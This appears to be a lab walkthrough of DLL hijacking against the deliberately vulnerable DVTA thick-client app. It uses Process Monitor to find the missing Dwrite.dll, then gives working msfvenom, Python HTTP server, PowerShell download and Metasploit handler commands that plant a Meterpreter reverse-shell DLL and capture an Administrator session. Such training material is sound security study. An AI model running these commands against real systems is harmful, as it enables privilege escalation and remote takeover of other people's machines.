

Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Ti... Process Name P... Operation Path
9:... DVTA.exe 3... ReadFile C:\Windows\SysWOW64\ntmarta.dll
9:... DVTA.exe 3... ReadFile C:\Windows\SysWOW64\ntmarta.dll
9:... DVTA.exe 3... CloseFile C:\Windows\SysWOW64\ntmarta.dll
9:... DVTA.exe 3... CreateFile C:\Windows\SysWOW64\WinTypes.dll
9:... DVTA.exe 3... QueryBasicInfor... C:\Windows\SysWOW64\WinTypes.dll
9:... DVTA.exe 3... CloseFile C:\Windows\SysWOW64\WinTypes.dll
9:... DVTA.exe 3... Thread Create
9:... DVTA.exe 3... ReadFile C:\Windows\SysWOW64\WinTypes.dll
9:... DVTA.exe 3... CreateF ysWOW64\WinTypes.dll
Properties... Ctrl+P
Stack... Ctrl+K
Toggle Bookmark Ctrl+B
Jump To... Ctrl+J
Search Online...
Include 'CreateFile'
Exclude 'CreateFile'
Highlight 'CreateFile'
Copy 'CreateFile'
Edit Filter 'CreateFile'
Exclude Events Before
Exclude Events After
Include
Exclude
Highlight




Ti...	Process Name	P...	Operation	Path	Result
8:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\en-US\user32.dll.mui	SUCCESS
8:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\DVTA.exe.Local	NAME NOT FOUND
8:...	DVTA.exe	3...	CreateFile	C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.17763.14...	SUCCESS
8:...	DVTA.exe	3...	CreateFile	C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.17763.14...	SUCCESS
8:...	DVTA.exe	3...	CreateFile	C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.17763.14...	SUCCESS
8:...	DVTA.exe	3...	CreateFile	C:\Windows\WindowsShell.Manifest	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\DVTA.exe	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\DVTA.exe	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\DVTA.exe	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\winnlsres.dll	NAME NOT FOUND
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\winnlsres.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\winnlsres.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\en-US\winnlsres.dll.mui	NAME NOT FOUND
9:...	DVTA.exe	3...	CreateFile	C:\Windows\System32\en-US\winnlsres.dll.mui	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\TextInputFramework.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\TextInputFramework.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\CoreUIComponents.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\CoreMessaging.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\CoreUIComponents.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\CoreMessaging.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\ntmarta.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\WinTypes.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\ntmarta.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\WinTypes.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\WinTypes.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\WinTypes.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\WinTypes.dll	SUCCESS
9:...	DVTA.exe	3...	CreateFile	C:\Windows\SysWOW64\WinTypes.dll	SUCCESS

Now, apply the filter for "**Result**" to "**NAME NOT FOUND**".

Right-click on "**NAME NOT FOUND**" → **Include 'NAME NOT FOUND**'






We can observe that we can only see the result based on “**Name Not Found**”. Now to target the **DVTA.exe** program search for a missing DLL.

Filtering the Application path.


Press: CTRL + L

Path: C:\Users\Administrator\Desktop\dvta\bin\Release\



We can observe that **Dwrite.dll** is missing.

Missing DLL: C:\Users\Administrator\Desktop\dvta\bin\Release\Dwrite.dll



Ti...	Process Name	P...	Operation	Path	Result	Detail
8:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\VERSION.dll	NAME NOT FOUND	Desired ...
8:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\DVTA.INI	NAME NOT FOUND	Desired ...
8:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\DVTA.exe.Local	NAME NOT FOUND	Desired ...
8:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\DVTA.exe.Local	NAME NOT FOUND	Desired ...
8:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\DWrite.dll	NAME NOT FOUND	Desired ...
8:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\DVTA.exe.Local	NAME NOT FOUND	Desired ...
9:...	DVTA.exe	3...	CreateFile	C:\Users\Administrator\Desktop\dvta\bin\Release\winnlsres.dll	NAME NOT FOUND	Desired ...

Now, we could take advantage of this by planting a malicious **Dwrite.dll** to the "**C:\Users\Administrator\Desktop\dvta\bin\Release**" folder.

Exploiting Application

Note: There would be more than one missing DLL's, not all would work. It is dependent on the application behavior.

Switch to the Kali Machine

Step 1: We have the information that Dwrite.dll is missing. We could generate a malicious DLL using the Metasploit framework to exploit the application.

Checking the IP address.

Command: ifconfig eth1

```
root@attackdefense:~# ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.0.2  netmask 255.255.255.0  broadcast 10.10.0.255
        ether 02:42:0a:0a:00:02  txqueuelen 0  (Ethernet)
        RX packets 15  bytes 1170 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

Step 2: Generating malicious DLL

Command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f dll > Dwrite.dll
file Dwrite.dll

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f dll > Dwrite.dll

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
root@attackdefense:~#
root@attackdefense:~# file Dwrite.dll
Dwrite.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

Step 3: Start Python Simple HTTP server to serve the malicious DLL file.

Command: python -m SimpleHTTPServer 80

```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Also, we need to start Metasploit multi handler for a meterpreter session.

Step 4: Running Multi handler.

Commands:
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.0.2
set LPORT 4444
exploit


```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
```

Switch to the Attacker Machine (student)

Step 1: See if we could access the DVTA application from the attacker machine.

Path: C:\Users\Administrator\Desktop\dvta\bin\Release




The Binary is located in **bin\Release\DVTA.exe**

Step 2: We can access the application. Download the malicious DLL from the kali machine and place it in the DVTA directory.

Command: iwr -UseBasicParsing -Uri http://10.10.0.2/Dwrite.dll -OutFile .\Dwrite.dll

```
PS C:\Users\student\Desktop> iwr -UseBasicParsing -Uri http://10.10.0.2/Dwrite.dll -OutFile .\Dwrite.dll
PS C:\Users\student\Desktop>
```


We have full control of this directory. Copy and paste the Dwrite.dll file in the DVTA folder.



Now, when a high privileged user runs the DVTA.exe we can expect a meterpreter session on the Kali machine.

Switch to Target Machine

Running DVTA.exe



We won't receive any output. But, when we **switch back to the kali machine** there is an active meterpreter session.

Commands:
sysinfo
getuid

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Sending stage (176195 bytes) to 10.0.0.252
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.252:49774) at 2020-10-24 16:33:28 +0530

meterpreter > sysinfo
Computer        : PRIVILEGE-ESCAL
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: PRIVILEGE-ESCAL\Administrator
meterpreter >
```

References

1. Process Monitor (https://docs.microsoft.com/en-us/sysinternals/downloads/procmon)
2. Metasploit (https://www.metasploit.com/)
3. DVTA (https://github.com/secvulture/dvta)